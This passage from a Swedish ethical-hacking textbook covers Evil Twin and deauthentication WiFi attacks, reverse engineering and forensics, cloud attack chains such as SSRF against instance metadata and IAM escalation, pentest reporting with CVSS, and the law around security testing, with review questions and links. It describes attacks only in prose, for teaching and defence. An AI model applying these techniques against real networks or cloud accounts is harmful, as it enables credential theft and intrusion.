När offret väl är anslutet till en Evil Twin kan angriparen använda en falsk inloggningssida, en så kallad **Captive Portal**. Detta är den typ av sida vi ofta möter när vi ansluter till gästnätverk och ombeds godkänna användarvillkor eller logga in med e-post. I en attackmiljö ser sidan helt legitim ut, men när användaren skriver in sina autentiseringsuppgifter för att "ansluta till internet", skickas dessa istället direkt till angriparen. Genom att kombinera detta med tekniker som DNS-spoofing kan angriparen dessutom styra användaren till falska versioner av vanliga tjänster som Office 365 eller Gmail för att stjäla inloggningsuppgifter.

12.6.2.2 Deauthentication som tvingande medel

För att öka effektiviteten i en Evil Twin-attack använder angriparen ofta **Deauthentication-attacker**. Eftersom WiFi-protokollet tillåter att man skickar hanteringsramar (management frames) helt okrypterat i äldre standarder, kan en angripare förfälska paket som ser ut att komma från den riktiga routern. Dessa paket beordrar klienten att omedelbart koppla ifrån sin nuvarande anslutning.

När offrets enhet plötsligt tappar kontakten med det riktiga nätverket kommer den omedelbart att börja leta efter en ny anslutning. Vid det laget står angriparens Evil Twin redo med en starkare signal, och chansen är stor att enheten väljer den falska åtkomstpunkten istället för att försöka återansluta till den legitima. Detta sker ofta så snabbt att användaren bara upplever det som ett kort avbrott i uppkopplingen, ovetande om att all trafik nu passerar genom angriparens kontroll.

12.6.3 Verktyg och defensiva strategier för WLAN

För att kunna genomföra ett metodiskt penetrationstest av trådlös säkerhet krävs verktyg som kan interagera med nätverksprotokollen på en nivå som vanliga konsumentprodukter inte tillåter. Det viktigaste kravet är att nätverkskortet stöder så kallat **Monitor Mode**. I vanliga fall ignorerar ett nätverkskort all trafik som inte är adresserad till den egna datorn, men i Monitor Mode lyssnar kortet på varje enskilt paket som rör sig i luften på en specifik kanal, oavsett vem mottagaren är.

12.6.3.1 Aircrack-ng och sviterna för trådlös analys

De facto-standard för trådlös säkerhetsanalys är verktygssviten **Aircrack-ng**. Det är en samling program som var och en fyller en specifik funktion i attackkedjan. Exempelvis används *airodump-ng* för att skanna eter och identifiera nätverk (BSSID), kanaler och anslutna klienter. När ett mål har valts ut kan *aireplay-ng* användas för att injicera trafik, såsom deauthentication-paket, för att tvinga fram en handskakning. Slutligen används *aircrack-ng* för att genomföra själva lösenordsknäckandet offline mot den infångade datan.

Förutom mjukvara finns specialiserad hårdvara som **WiFi Pineapple**. Detta är en enhet som är byggd för att automatisera och underlätta Rogue AP-attacker. Den har inbyggda funktioner för att imitera betrodda nätverk och kan sköta allt från att fånga upp klienter till att servera falska inloggningssidor helt på egen hand. För en säkerhetsadministratör är det viktigt att känna till dessa verktyg eftersom de sänker tröskeln för vad en angripare kan åstadkomma med relativt små medel.

12.6.3.2 Detektion och försvar mot trådlösa hot

Att försvara ett WLAN kräver mer än att bara välja ett starkt lösenord och använda WPA3. Organisationer använder ofta **WIPS (Wireless Intrusion Prevention Systems)** för att hålla koll på radiomiljön. Ett sådant system skannar kontinuerligt efter obehöriga åtkomstpunkter (Rogue APs) som har samma SSID som det legitima nätverket. Om systemet upptäcker en Evil Twin kan det automatiskt skicka motverkande deauthentication-paket för att hindra anställdas enheter från att ansluta till den falska källan.

En annan viktig defensiv strategi är att använda **Certifikatbaserad autentisering** (WPA-Enterprise/802.1X) istället för ett delat lösenord (PSK). Genom att kräva att varje användare loggar in med sina

individuella uppgifter eller ett digitalt certifikat, försvinner möjligheten för en angripare att knäcka ett globalt lösenord genom att fånga en handskakning. Dessutom bör man som administratör inaktivera gamla standarder som WEP och TKIP, samt dölja eller begränsa användningen av WPS (Wi-Fi Protected Setup), då dessa är kända för att ha stora säkerhetshål.

12.6.3.2 Användarens roll i WLAN-säkerhet

Slutligen spelar användarens beteende en avgörande roll. En av de enklaste men mest effektiva åtgärderna är att rensa sin enhets lista över sparade nätverk (PNL) och stänga av funktionen för att automatiskt ansluta till öppna nätverk. Genom att använda en VPN-tjänst (Virtual Private Network) kan användaren dessutom säkerställa att all trafik är krypterad på applikationsnivå (Layer 7), vilket gör att även om en angripare lyckas utföra en Man-in-the-Middle-attack via en Evil Twin, så förblir själva datainnehållet oläsbart.

Kontrollfrågor

1. Varför är det viktigt att särskilja på WLAN som infrastruktur och de säkerhetsprotokoll som skyddar trafiken?
2. Vilken är den största risken med att en telefon automatiskt ansluter till kända SSID-namn?
3. Förklara hur en angripare kan använda en Evil Twin för att stjäla inloggningsuppgifter på applikationsnivå.
4. Vad innebär det att "fånga en handskakning" (handshake) och vad kan en angripare använda den till?
5. Hur skyddar WPA3 mot de ordlisteattacker som fungerar mot WPA2?
6. Varför anses deauthentication-attacker vara ett förberedande steg snarare än själva slutmålet för ett hack?
7. Vad är den främsta anledningen till att WEP inte längre bör användas?
8. Hur kan man som användare skydda sin trafik på Layer 7 (applikationslagret) även om man är ansluten till ett osäkert WLAN?
9. Ge ett exempel på hur social ingenjörskonst används i samband med en Rogue Access Point.
10. Vad är den största fördelen med att utföra trådlösa attacker jämfört med att attackera ett trådbundet nätverk?

Fördjupningslänkar

Aircrack-ng Documentation (Officiell guide för säkerhetsanalys av WLAN) - <https://www.aircrack-ng.org/doku.php>

Wi-Fi Alliance (Teknisk information om WPA3-standarden och SAE) - <https://www.wi-fi.org/discover-wi-fi/security>

Hak5 WiFi Pineapple (Information om verktyg för att simulera Rogue Access Points) - <https://docs.hak5.org/wifi-pineapple/>

OWASP Wireless Security Testing (Metodik för att testa trådlös säkerhet) - https://cheatsheetseries.owasp.org/cheatsheets/Wireless_Flagship_Guide.html

NIST (Riktlinjer för säker konfiguration av trådlösa nätverk) - <https://csrc.nist.gov/publications/detail/sp/800-153/final>

Tumi (Detaljerad genomgång av WPS-sårbarheten och Pixie Dust-attacken) - <https://forums.kali.org/showthread.php?24286-WPS-Pixie-Dust-Attack-Offline-WPS-Attack>

Krack Attacks (Den officiella sidan för KRACK-sårbarheten som påverkade nästan all WPA2-utrustning) - <https://www.krackattacks.com/>

Dragonblood (Information om sårbarheter i de tidiga implementeringarna av WPA3) - <https://wpa3.mathyvanhoef.com/>

Kismet Wireless (Dokumentation för ett annat industristandardverktyg för nätverksdetektering och sniffing) - <https://www.kismetwireless.net/docs/>

Cybersecurity & Infrastructure Security Agency (CISA - Tekniska råd för att säkra trådlösa nätverk i offentliga miljöer) - <https://www.cisa.gov/news-events/news/securing-wireless-networks>

Egna anteckningar

(Reflektera över hur beroende vi är av WLAN-säkerhet i vardagen. Om du befinner dig på en offentlig plats, hur kan du säkerställa att din datatrafik är skyddad även om själva WLAN-anslutningen är osäker?)

12.7 Reverse Engineering & Forensik

Inom fältet för etisk hackning finns två discipliner som ofta går hand i hand: **Reverse Engineering** (omvänd ingenjörskonst) och **Digital Forensik**. Medan en penetrationstestare ofta fokuserar på att hitta vägar in i ett system, fokuserar dessa områden på att förstå hur en specifik kod fungerar på djupet eller att rekonstruera händelseförloppet efter att en säkerhetsincident har ägt bort.

12.7.1 Reverse Engineering: Att dekonstruera kod

Reverse Engineering handlar om att ta en färdig mjukvara – där källkoden inte är tillgänglig – och plocka isär den för att förstå dess inre logik. För en säkerhetsexpert är detta ovärderligt vid analys av skadlig kod (malware). Genom att studera en trojan eller ett ransomware kan man lista ut exakt vilka servrar den kommunicerar med, hur den krypterar filer och om det finns en "kill switch" som kan stoppa spridningen.

Eftersom källkoden saknas använder man verktyg som **disassemblers** (t.ex. IDA Pro eller Ghidra) för att översätta maskinkodens ettor och nollor tillbaka till assemblerspråk, vilket är en mänskligt läsbar men lågnivå-representation av processorns instruktioner. En annan teknik är användandet av en **debugger** (t.ex. x64dbg), som låter analytikern köra programmet steg för steg i en kontrollerad miljö för att se exakt hur variabler och minnesadresser ändras under körning. Detta kallas för dynamisk analys, till skillnad från statisk analys där man bara läser koden utan att köra den.

12.7.2 Digital Forensik: Det digitala detektivarbete

Digital forensik är den vetenskapliga processen att identifiera, säkra och analysera digitala bevis. När ett intrång har skett är målet för en forensiker inte bara att laga felet, utan att besvara frågorna: Vem var angriparen? Hur tog de sig in? Vad har de stulit eller ändrat?

En gyllene regel inom forensik är att aldrig arbeta direkt på originalenheten. Istället skapas en exakt kopia av hårddisken eller minnet, en så kallad **bit-stream image**, för att säkerställa att inga bevis ändras av misstag. Man räknar sedan ut ett hash-värde för kopian för att kunna

bevisa i rätten att informationen inte manipulerats under utredningen. Detta kallas för att upprätthålla en **Chain of Custody** (beviskedja).

12.7.3 Logganalys och Artefakter

Mycket av arbetet handlar om att leta efter "artefakter" – digitala fotspår som lämnats kvar. Detta inkluderar analys av loggfiler från operativsystemet, webbservrar och brandväggar. Genom att korrelera tidsstämplar från olika källor kan en forensiker bygga upp en tidslinje över attacken.

Man letar även efter spår i systemets register (Registry i Windows), tillfälliga filer och **Memory Forensics**, där man analyserar innehållet i datorns arbetsminne (RAM). Arbetsminnet är särskilt intressant eftersom det innehåller information som försvinner när datorn stängs av, såsom aktiva nätverksanslutningar, krypteringsnycklar och processer som körs dolt i bakgrunden utan att lämna spår på hårddisken.

Kontrollfrågor

1. Vad är huvudmålet med Reverse Engineering när man analyserar skadlig kod?
2. Förklara skillnaden mellan statisk och dynamisk analys av ett program.
3. Vilken roll spelar en disassembler i analysprocessen?
4. Varför är det kritiskt att arbeta på en kopia (image) istället för på originalet vid en forensisk utredning?
5. Vad innebär begreppet Chain of Custody och varför är det viktigt?
6. Ge tre exempel på digitala artefakter som en forensiker kan leta efter i ett operativsystem.
7. Varför anses Memory Forensics vara mer utmanande men ofta mer givande än analys av en hårddisk?
8. Hur kan hash-värden användas för att säkerställa bevisens integritet?
9. Vad är syftet med att använda en debugger under Reverse Engineering?
10. Hur kan loggfiler från olika system hjälpa till att skapa en tidslinje över ett intrång?

Fördjupningslänkar

Ghidra (Ett kraftfullt verktyg för Reverse Engineering utvecklat av NSA) - <https://ghidra-sre.org/>

The Sleuth Kit (En samling kommandoradsverktyg för digital forensisk analys) - <https://www.sleuthkit.org/>

SANS Digital Forensics Blog (Nyheter och djupdykningar inom forensik och incidentrespons) - <https://www.sans.org/blog/topics/digital-forensics/>

MalwareTech (Blogg som förklarar Reverse Engineering av kända malware, t.ex. WannaCry) - <https://www.malwaretech.com/>

Volatility Foundation (Det ledande ramverket för analys av arbetsminne/RAM-forensik) - <https://www.volatilityfoundation.org/>

NIST Computer Forensics Tool Testing Program (Standarder och tester för forensisk mjukvara) - <https://www.nist.gov/itl/ssd/software-quality-group/computer-forensics-tool-testing-program-cftt>

Forensics Focus (Ett community och kunskapsbank för yrkesverksamma inom digital forensik) - <https://www.forensicfocus.com/>

Reverse Engineering Stack Exchange (Frågor och svar för avancerade tekniska problem inom RE) - <https://reverseengineering.stackexchange.com/>

Autopsy (Ett användarvänligt grafiskt gränssnitt för forensiska utredningar) - <https://www.autopsy.com/>

OSINT Framework - Digital Forensics (Resurser för att hitta verktyg relaterade till utredningar) - <https://osintframework.com/>

Egna anteckningar

(Reflektera över balansen mellan sekretess och transparens vid en utredning. Om du hittar bevis på ett intrång, vilka steg skulle du ta för att säkerställa att bevisen håller för en juridisk prövning?)

12.8 Molnsäkerhet (Cloud Pentesting)

I takt med att organisationer flyttar sin data till plattformar som **AWS**, **Azure** och **GCP**, har attackytan genomgått ett paradigmskifte. I traditionell infrastruktur var nätverkssegmentering (VLAN och brandväggar) det främsta försvaret. I molnet är det istället **identitet** som är den nya nätverksperimetern. Ett felaktigt klick i ett rättighetssystem kan vara lika förödande som att lämna en server helt öppen på det publika internet.

12.8.1 Den delade ansvarsmodellen och konfigurationsmissar

En av de viktigaste principerna inom molnsäkerhet är **Shared Responsibility Model**. Den innebär att molnleverantören ansvarar för säkerheten i molnet (hårdvara och global infrastruktur), medan kunden ansvarar för säkerheten av det som placeras i molnet. Den vanligaste orsaken till dataintrång i molnet är inte avancerade noll-dagars-sårbarheter, utan enkla konfigurationsmissar hos kunden. Ett exempel är när **Storage Buckets** (som AWS S3 eller Azure Blob Storage) av misstag sätts till "Public Read", vilket gör att vem som helst med rätt URL kan ladda ner företagets samlade kunddata.

12.8.2 IAM och Privilege Escalation i molnet

Identity and Access Management (IAM) är det system som styr rättigheter. En penetrationstestare fokuserar här på att hitta konton med för breda behörigheter (**Over-privileged accounts**). En klassisk attackkedja i molnet ser ut så här:

1. **Initial access:** Angriparen hittar en läckt API-nyckel (kanske bortglömd i en offentlig GitHub-kod).
2. **Reconnaissance:** Med nyckeln använder angriparen verktyg som *Pacu* för att se vilka rättigheter kontot har.
3. **Privilege Escalation:** Angriparen upptäcker att kontot har rättighet att skapa nya versioner av IAM-policies eller tilldela roller till resurser. Genom att skapa en ny policy med

administratörsrättigheter och koppla den till sitt eget konto, har angriparen nu full kontroll över hela molnmiljön.

12.8.3 Metadata-tjänsten och SSRF-attacker

En unik sårbarhet i molnmiljöer är kopplad till **Instance Metadata Service (IMDS)**. Varje virtuell server i molnet kan prata med en intern IP-adress (oftast 169.254.169.254) för att hämta information om sig själv, inklusive temporära säkerhetsnycklar.

Om en webbapplikation på servern har en sårbarhet för **Server-Side Request Forgery (SSRF)**, kan en angripare lura applikationen att göra ett anrop till denna interna adress. Webbläsaren (via servern) hämtar då ut maskinens temporära inloggningsuppgifter och skickar dem till angriparen. Detta var den centrala metoden i det kända intrånget mot Capital One, där över 100 miljoner kunduppgifter läckte ut.

12.8.4 Container- och Kubernetes-säkerhet

Många molnlösningar bygger på containrar (**Docker**) som orkestreras av **Kubernetes**. Här letar en penetrationstestare efter sätt att utföra en **Container Escape**, där man bryter sig ut från en begränsad container för att få åtkomst till den underliggande servern (host-maskinen). Detta kan ske genom att utnyttja felaktigt konfigurerade rättigheter (t.ex. att köra en container i "privileged mode") eller sårbarheter i själva container-motorn. I molnet innebär en komprometterad Kubernetes-nod ofta att angriparen kan stjäla hemligheter (Secrets) som lösenord och certifikat för hela klustret.

Kontrollfrågor

1. Varför säger man att "identitet är den nya perimetern" i molnet?
2. Ge ett konkret exempel på vad kunden ansvarar för enligt den delade ansvarsmodellen när de kör en virtuell maskin (IaaS).
3. Hur kan en angripare använda en läckt API-nyckel för att utföra "Privilege Escalation" i en IAM-miljö?
4. Beskriv tekniskt hur en SSRF-attack kan användas för att stjäla inloggningsnycklar från en Metadata-tjänst.
5. Vad är skillnaden mellan en "Public" och en "Private" S3 Bucket, och hur testas detta vid ett pentest?
6. Varför är "Privileged Mode" i Docker en stor säkerhetsrisk?
7. Vad är en "Service Account" och hur kan det missbrukas om det har för höga rättigheter?
8. Hur skiljer sig nätverksanalys (sniffing) i molnet från ett traditionellt lokalt nätverk?
9. Vad innebär "Data at Rest" kontra "Data in Transit" i en molnkontext?
10. Vilken roll spelar loggning (t.ex. AWS CloudTrail) för att upptäcka ett pågående intrång i molnet?

Fördjupningslänkar

Hacking the Cloud (En omfattande encyklopedi över attackmetoder specifika för molnmiljöer) - <https://hackingthe.cloud/>

Prowler (Ett ledande open-source verktyg för att granska säkerheten i AWS, Azure och GCP) - <https://prowler.com/>

Cloud Security Alliance (CSA - Global organisation som sätter standarder och utbildningar för molnsäkerhet) - <https://cloudsecurityalliance.org/>

AWS Security Blog (Amazons officiella blogg med djupdykningar i nya säkerhetsfunktioner och hot) - <https://aws.amazon.com/blogs/security/>

Rhino Security Labs (Bloggartiklar och verktyg, som Pacu, för avancerad moln-exploitation) - <https://rhinosecuritylabs.com/blog/>

Azure Security Benchmark (Microsofts tekniska checklista för att säkra resurser i Azure) - <https://learn.microsoft.com/en-us/security/benchmark/azure/introduction>

OWASP Cloud-Native Top 10 (De mest kritiska riskerna för moderna molnapplikationer och containrar) - <https://owasp.org/www-project-cloud-native-application-security-top-10/>

AppSecco: Capital One Breach Analysis (En detaljerad teknisk genomgång av SSRF-attacken mot Capital One) - <https://blog.appsecco.com/an-objective-analysis-of-the-capital-one-data-breach-822cf4a290d>

Kubernetes Security Best Practices (Officiell dokumentation om hur man säkrar kluster mot attacker) - <https://kubernetes.io/docs/concepts/security/>

Microsoft Cloud Adoption Framework (Strategier för säker molnmigrering och styrning) - <https://learn.microsoft.com/en-us/azure/cloud-adoption-framework/>

Egna anteckningar

(Reflektera över begreppet "Implicit Trust" i molnet. Varför kan det vara farligt att låta en virtuell maskin ha automatisk tillgång till Metadata-tjänsten utan extra skyddslager? Hur skulle du som säkerhetsarkitekt utforma ett system för att minimera skadan vid en läckt API-nyckel?)

12.9 Rapportering och åtgärdsförslag

Det viktigaste steget i en penetrationstestning är inte själva intrånget, utan rapporteringen. En rapport är det dokument som sammanställer alla fynd, förklarar riskerna och ger kunden en tydlig väg framåt för att täppa till säkerhetshålen. Utan en välstrukturerad rapport förblir testet bara en teknisk övning utan bestående värde för organisationens säkerhet.

12.9.1 Rapportens struktur och målgrupper

En professionell rapport delas vanligtvis upp i två huvuddelar för att möta behoven hos olika målgrupper:

Sammanfattning för ledningen (Executive Summary): Denna del är skriven på en icke-teknisk nivå. Här förklaras de övergripande resultaten, organisationens generella säkerhetsstatus och vilka affärsmässiga risker som identifierats. Fokus ligger på konsekvenser – till exempel risken för dataläckage eller driftstopp – snarare än specifika kodfel.

Teknisk specifikation: Denna del riktar sig till systemadministratörer och utvecklare. Varje sårbarhet beskrivs i detalj med instruktioner för hur den kan återskapas (Proof of Concept) och tekniska rekommendationer för hur den ska åtgärdas.

12.9.2 Riskbedömning med CVSS

För att kunden ska veta vilka hål som måste lagas först, prioriteras varje fynd efter allvarlighetsgrad. Ett standardiserat system för detta är **CVSS (Common Vulnerability Scoring System)**. Poängskalan går från 0.0 till 10.0 och baseras på faktorer som:

Attack Vector: Kan sårbarheten utnyttjas över internet eller krävs fysisk tillgång?

Complexity: Krävs det expertkunskap eller kan en automatiserad bot hitta felet?

Impact: Blir konsekvensen total förlust av data eller bara ett mindre informationsläckage?

12.9.2.1 Exempel på CVSS-bedömningar

För att förstå skalan brukar man dela in den i kategorierna Låg (0.1–3.9), Medel (4.0–6.9), Hög (7.0–8.9) och Kritisk (9.0–10.0). Här är tre konkreta exempel på hur olika sårbarheter kan poängsättas:

CVSS 3.0 (Låg risk) – Informationsläckage av systemdetaljer

Ett fynd med poängen 3.0 innebär ofta att en angripare kan få ut information som inte är direkt skadlig, men som kan användas för att planera framtida attacker.

Exempel: En webbserver är konfigurerad så att den visar exakt vilken version av operativsystemet och mjukvaran (t.ex. *Apache 2.4.1*) den kör när man skickar ett felaktigt anrop.

Bedömning: Sårbarheten är mycket lätt att hitta, men den ger ingen direkt tillgång till data och orsakar inget avbrott i tjänsten. Den anses därför vara en låg risk som bör åtgärdas, men som inte kräver omedelbara insatser.

CVSS 5.5 (Medelhög risk) – Cross-Site Scripting (XSS) med begränsad räckvidd

Poängen 5.5 hamnar i kategorin Medel. Här krävs ofta en viss interaktion från en användare för att attacken ska lyckas.

Exempel: En angripare kan injicera ett skript i en sökfunktion på en webbplats. För att attacken ska fungera måste angriparen lura en annan inloggad användare att klicka på en specialutformad länk.

Bedömning: Konsekvensen är allvarlig (stöld av sessionskakor), men eftersom attacken kräver mänsklig interaktion och inte kan automatiseras mot hela servern på en gång, sänks poängen. Det är en sårbarhet som måste åtgärdas inom en rimlig tidsperiod.

CVSS 9.8 (Kritisk risk) – Fjärrstyrning utan inloggning (RCE)

En poäng på 9.0 eller högre är en "prio 1"-incident. Här pratar vi om sårbarheter som kan automatiseras och som ger full kontroll.

Exempel: En nätverksansluten tjänst har en sårbarhet (likt *Log4Shell*) som gör att en angripare kan skicka ett enkelt textmeddelande över internet och få servern att köra angriparens egen kod med administratörsrättigheter.

Bedömning: Här är **Attack Vector** "Network" (internet), **Complexity** är "Low" (vem som helst kan göra det) och **Impact** är "High" för både sekretess, riktighet och tillgänglighet. Eftersom ingen inloggning krävs rusar poängen upp mot 10.0. Detta kräver omedelbar åtgärd, ofta samma dag som det upptäcks.

12.9.3 Moment i rapporteringen: Från fynd till åtgärd

För att en rapport ska vara användbar i praktiken bör varje identifierad sårbarhet följa en tydlig struktur. Här är ett exempel på hur ett specifikt fynd dokumenteras:

1. **Titel:** En kortfattad beskrivning, t.ex. *"SQL-injection i inloggningsformulär"*.
2. **Allvarlighetsgrad:** (t.ex. Kritisk, CVSS 9.8).
3. **Beskrivning:** Förklaring av sårbarheten och var den finns (t.ex. URL eller specifik server).
4. **Proof of Concept (PoC):** Steg-för-steg-instruktioner som visar hur angreppet utfördes. Det kan inkludera skärmbilder på databasutskrifter eller kommandon som använts.
5. **Konsekvens:** Vad som händer om en verklig angripare utnyttjar felet, t.ex. *"Angriparen kan läsa ut hela kundregistret inklusive lösenordshashar"*.
6. **Åtgärdsförslag:** Konkreta instruktioner, t.ex. *"Implementera parametriserade frågor (Prepared Statements) och validera all indata på serversidan"*.

12.9.4 Uppföljning och verifiering

Rapporteringen slutar inte när dokumentet har lämnats över. En viktig del av processen är att hålla en genomgång med kundens tekniska team för att svara på frågor. När kunden väl har implementerat åtgärdsförslagen genomförs ofta ett **omtest (re-test)**. Där verifierar penetrationstestaren att sårbarheterna verkligen är stängda och att inga nya problem har uppstått till följd av säkerhetsuppdateringarna.

Kontrollfrågor

1. Varför delas en penetrationsrapport ofta upp i en sammanfattning för ledningen och en teknisk del?
2. Vad är syftet med CVSS-skalan i en rapport?
3. Vad bör ingå i en "Executive Summary"?
4. Varför är ett "Proof of Concept" (PoC) så viktigt i den tekniska specifikationen?
5. Vilken skillnad är det på en sårbarhetsbeskrivning och dess konsekvens?
6. Ge ett exempel på ett tekniskt åtgärdsförslag för en Cross-Site Scripting (XSS).
7. Vad menas med begreppet "Attack Vector" inom riskbedömning?
8. Varför räcker det inte med att bara skicka rapporten via e-post till kunden?
9. Vad är syftet med ett omtest (re-test)?
10. Hur kan en rapport hjälpa en organisation att prioritera sin budget för säkerhet?

Fördjupningslänkar

FIRST.org CVSS Calculator (Det officiella verktyget för att räkna ut allvarlighetsgrad på sårbarheter) - <https://www.first.org/cvss/calculator/3.1>

Offensive Security Report Writing Guide (Tips och mallar för hur man skriver professionella rapporter) - <https://www.offensive-security.com/pwk-online/PWK-Example-Report-v1.pdf>

SANS Institute: Writing a Good Penetration Testing Report (En djupdykning i vad som gör en rapport effektiv) - <https://www.sans.org/white-papers/33342/>

OWASP Reporting Cheat Sheet (En snabbguide till vad som bör ingå i säkerhetsrapporter) - https://cheatsheetseries.owasp.org/cheatsheets/Abuse_Case_Cheat_Sheet.html

TCM Security: Report Samples (Exempel på riktiga penetrationsrapporter från industrin) - <https://tcm-sec.com/sample-penetration-testing-reports/>

Bugcrowd VRT (Vulnerability Rating Taxonomy – ett alternativt sätt att klassificera sårbarheter) - <https://bugcrowd.com/vulnerability-rating-taxonomy>

Infosec Institute: Penetration Testing Reports (En genomgång av rapportens livscykel) - <https://resources.infosecinstitute.com/topic/penetration-testing-reports/>

The Art of the Executive Summary (Hur man kommunicerar komplexa tekniska risker till beslutsfattare) - <https://www.csoonline.com/article/2124612/security-reporting-how-to-write-an-executive-summary.html>

Egna anteckningar

(Tänk dig att du har hittat en kritisk sårbarhet i ett system som kunden anser vara "oviktigt". Hur skulle du i din rapport argumentera för att sårbarheten ändå måste åtgärdas omgående? Reflektera över hur teknisk risk hänger ihop med affärsrisk.)

12.10 Lagar, etik och dataskydd

Att arbeta med etisk hackning innebär att ständigt balansera på gränsen mellan vad som är tekniskt möjligt och vad som är juridiskt och etiskt tillåtet. Skillnaden mellan en säkerhetsexpert och en kriminell angripare ligger sällan i verktygen, utan i deras intentioner och framför allt i det tillstånd de har inhämtat innan arbetet påbörjas.

12.10.1 Den svenska och europeiska spelplanen: Brottsbalken och GDPR

I Sverige regleras dataintrång främst i **Brottsbalken (4 kap. 9 c §)**. Lagen är tydlig: den som olovligen bereder sig tillgång till en uppgift som är avsedd för automatiserad behandling gör sig skyldig till dataintrång. Det krävs inte att man förstör något för att det ska räknas som ett brott; själva intrånget är olagligt i sig.

Utöver straffrätten spelar **GDPR (General Data Protection Regulation)** en avgörande roll vid penetrationstestning. Eftersom en testare ofta kommer i kontakt med personuppgifter (PII - Personally Identifiable Information), blir hen rent juridiskt en "personuppgiftsbiträde". Det innebär att det måste finnas ett undertecknat personuppgiftsbiträdesavtal (PUB-avtal) som reglerar hur testaren får hantera, lagra och radera den data som hittas. Enligt GDPR har organisationer även en lagstadgad skyldighet att rapportera allvarliga dataläckor till Integritetsskyddsmyndigheten (IMY) inom 72 timmar, vilket gör att en penetrationstestare måste informera kunden omedelbart om känslig data påträffas exponerad.

12.10.2 Amerikansk lagstiftning: CFAA och DMCA

När man utför tester mot system som ägs av amerikanska bolag, eller fysiskt befinner sig på servrar i USA, träder amerikansk lag i kraft. Den mest centrala lagen är **CFAA (Computer Fraud and Abuse Act)**. Historiskt har CFAA kritiserats för att vara mycket sträng och tekniskt otydlig, vilket gjort att även välmenande säkerhetsforskare riskerat fängelsestraff för att ha överskridit sin behörighet. År 2022 kom dock ett viktigt förtydligande från det amerikanska justitiedepartementet (DOJ)

som slog fast att "godtrogen säkerhetsforskning" inte längre ska åtalas under CFAA, vilket ger etiska hackare ett starkare skydd.

En annan viktig lag är **DMCA (Digital Millennium Copyright Act)**. Särskilt dess avsnitt om "anti-circumvention" har betydelse för **Reverse Engineering**. Lagen förbjuder i regel att man kringgår tekniska skyddsåtgärder för att komma åt upphovsrättsskyddat material. För en etisk hackare innebär detta att man måste vara mycket försiktig när man försöker knäcka kryptering eller DRM-skydd i mjukvara, då detta kan ses som ett brott mot DMCA även om syftet är att hitta säkerhetshål.

12.10.3 Rules of Engagement (RoE) och Scope

För att säkerställa att testet sker under kontrollerade former upprättas dokumentet **Rules of Engagement (RoE)**. Detta dokument definierar exakt vad som får testas (**Scope**) och vad som är förbjudet område. Det kan till exempel innebära att vissa kritiska servrar inte får utsättas för överbelastningsattacker (DoS) eftersom de är livsviktiga för verksamheten.

RoE fungerar som testarens juridiska skyddsnät. Att gå utanför det överenskomna scopet – till exempel att börja testa en underleverantörs system bara för att man hittade en länk dit – är ett allvarligt etiskt övertramp och kan leda till rättsliga påföljder, även om man har ett grundavtal med huvudkunden.

12.10.4 Etik och Responsible Disclosure

Utöver lagar finns en stark etisk kod. En **White Hat**-hackare agerar med integritet och konfidentialitet. Ett vanligt etiskt dilemma handlar om **Responsible Disclosure** (ansvarsfullt avslöjande). Om en säkerhetsforskare hittar ett fel i en mjukvara utanför ett uppdrag, bör de kontakta tillverkaren privat och ge dem rimlig tid (ofta 90 dagar) att laga felet innan informationen görs offentlig. Motsatsen är "Full Disclosure", där man publicerar sårbarheten direkt. Detta sätter press på tillverkaren men ger samtidigt kriminella angripa ett fönster att utnyttja felet innan en patch finns tillgänglig.

Kontrollfrågor

1. Vilken är den viktigaste skillnaden mellan GDPR och Brottsbalken för en penetrationstestare?
2. Varför är ett PUB-avtal nödvändigt vid ett säkerhetstest?
3. Vad innebär det amerikanska justitiedepartementets förtydligande av CFAA från 2022 för säkerhetsforskare?
4. Hur kan DMCA påverka en person som arbetar med Reverse Engineering?
5. Varför räcker det inte med ett muntligt godkännande för att utföra ett penetrationstest?
6. Vad är risken med att utföra tester mot servrar som står i USA om man inte har stämt av det juridiska?
7. Förklara principen bakom "Responsible Disclosure".
8. Vad innebär begreppet "Scope" i ett RoE-dokument?
9. Hur snabbt måste en allvarlig dataläcka enligt GDPR rapporteras till tillsynsmyndigheten?
10. Vilken roll spelar etik när man hittar sårbarheter i system man inte har tillstånd att testa?

Fördjupningslänkar

Brottsbalken 4 kap. (Svensk lagstiftning rörande dataintrång) -
https://www.riksdagen.se/sv/dokument-lagar/dokument/svensk-forfattningssamling/brottsbalk-1962700_sfs-1962-700#K4

Integritetsskyddsmyndigheten (IMY) - Guide om personuppgiftsincidenter -
<https://www.imy.se/verksamhet/dataskydd/personuppgiftsincidenter/>

Department of Justice (DOJ) - Policy om CFAA och säkerhetsforskning -
<https://www.justice.gov/opa/pr/departments-justice-announces-revision-computer-fraud-and-abuse-act-enforcement-policy>

Electronic Frontier Foundation (EFF) - Guide till DMCA för
säkerhetsforskare - <https://www.eff.org/issues/dmca>

EC-Council Code of Ethics (Etiska regler för certifierade hackare) -
<https://www.eccouncil.org/code-of-ethics/>

Google Project Zero - Disclosure Policy (Exempel på hur branschledare
hanterar sårbarhetsavslöjanden) -
<https://googleprojectzero.blogspot.com/p/vulnerability-disclosure-policy.html>

Egna anteckningar

(Reflektera över balansen mellan personlig integritet och nationell säkerhet. Om du under ett lagligt penetrationstest hittar bevis på en annan, pågående kriminell verksamhet som inte rör din kund – vad gör du då? Hur påverkas ditt beslut av lagar som GDPR kontra din moraliska kompass?)

12.11 Verktyg och specialiserade operativsystem

För att kunna utföra avancerad säkerhetsanalys och penetrationstestning krävs en miljö där verktygen fungerar sömlöst tillsammans. Istället för att installera enskilda program på ett vanligt operativsystem använder de flesta professionella testare specialbyggda Linux-distributioner. Dessa miljöer är förkonfigurerade med tusentals verktyg och drivrutiner som krävs för allt från avancerad nätverksskanning till digital forensik och lösenordsknäckning.

12.11.1 De digitala plattformarna: Kali, Parrot och BlackArch

Det mest kända operativsystemet inom säkerhetsvärlden är utan tvekan **Kali Linux**. Kali är utvecklat av Offensive Security och bygger på Debian. Dess främsta styrka är att det har blivit industristandard; nästan alla professionella utbildningar och certifieringar utgår från Kali. Systemet är optimerat för att vara diskret i ett nätverk och innehåller verktyg som täcker hela attackkedjan, från informationsinsamling till slutlig rapportering.

Som ett alternativ finns **Parrot Security OS**, som ofta upplevs som mer lättviktigt och användarvänligt för daglig användning. Parrot lägger stort fokus på integritet och anonymitet med inbyggda funktioner för att dirigera all systemtrafik genom Tor-nätverket med ett enda klick. För den som vill ha tillgång till det absolut största biblioteket av verktyg finns **BlackArch Linux**. Det bygger på Arch Linux och riktar sig till mer erfarna användare. BlackArch innehåller över 2 800 verktyg men kräver en högre teknisk kompetens för att installera och underhålla, då det saknar det grafiska stöd som Kali och Parrot erbjuder.

